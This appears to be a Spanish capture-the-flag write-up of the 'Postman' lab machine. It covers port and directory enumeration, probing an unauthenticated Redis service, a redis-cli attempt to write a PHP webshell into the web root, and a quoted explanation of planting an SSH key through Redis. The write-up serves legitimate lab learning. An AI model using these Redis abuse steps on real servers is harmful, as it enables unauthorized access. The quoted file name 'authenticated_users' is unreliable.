
Postman

Máquina Linux de dificultad fácil


Enumeración y escaneo

Se realiza una enumeración de puertos y servicios, se validan sitios web y posibles vectores de ataque.
nmap -Pn -p- 10.10.10.160 --open -T4





Versiones de los servicios:

nmap -Pn -p22,80,6379,10000 -sCV 10.10.10.160 -T4





en la web se detecta un dominio añadimos al /etc/hosts y enumeramos directorios






como redirige añadimos el domino






gobuster dir -u http://postman.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x sh,html,php,txt,htm,xml," "




Redis key-value store 4.0.9


Ahora como tenemos el servicio redis corriendo en el 6379 validamos la data que trae tomanndo ayuda de una máquina que ya hice Redish.
nc -vn 10.10.10.160 6379
INFO




a diferencia de redish aca no se detecta un keyspace




con info no solo vemos la si cuenta con bases de datos tambien se puede detectar los directorios de configuración.
https://book.hacktricks.wiki/en/network-services-pentesting/6379-pentesting-redis.html




CONFIG GET *






Se puede hacer un reverse shell con redis



Validamos los comandos
redis-cli -h 10.10.10.160
config set dir /var/www/html
config set dbfilename redis.php
set test ""
save



Como al ejecutar dio un error parece que no es viable el camino de la php webshell.

SSH key via redis

Se puede incluir una llave ssh vía redis para autenticarnos con nuestra llave, para ello nos creamos la llave ssh

Example from here

Please be aware `config get dir` result can be changed after other manually exploit commands. Suggest to run it first right after login into Redis. In the output of `config get dir` you could find the **home** of the **redis user** (usually */var/lib/redis* or */home/redis/.ssh*), and knowing this you know where you can write the `authenticated_users` file to access via ssh **with the user redis**. If you know the home of other valid user where you have writable permissions you can also abuse it:

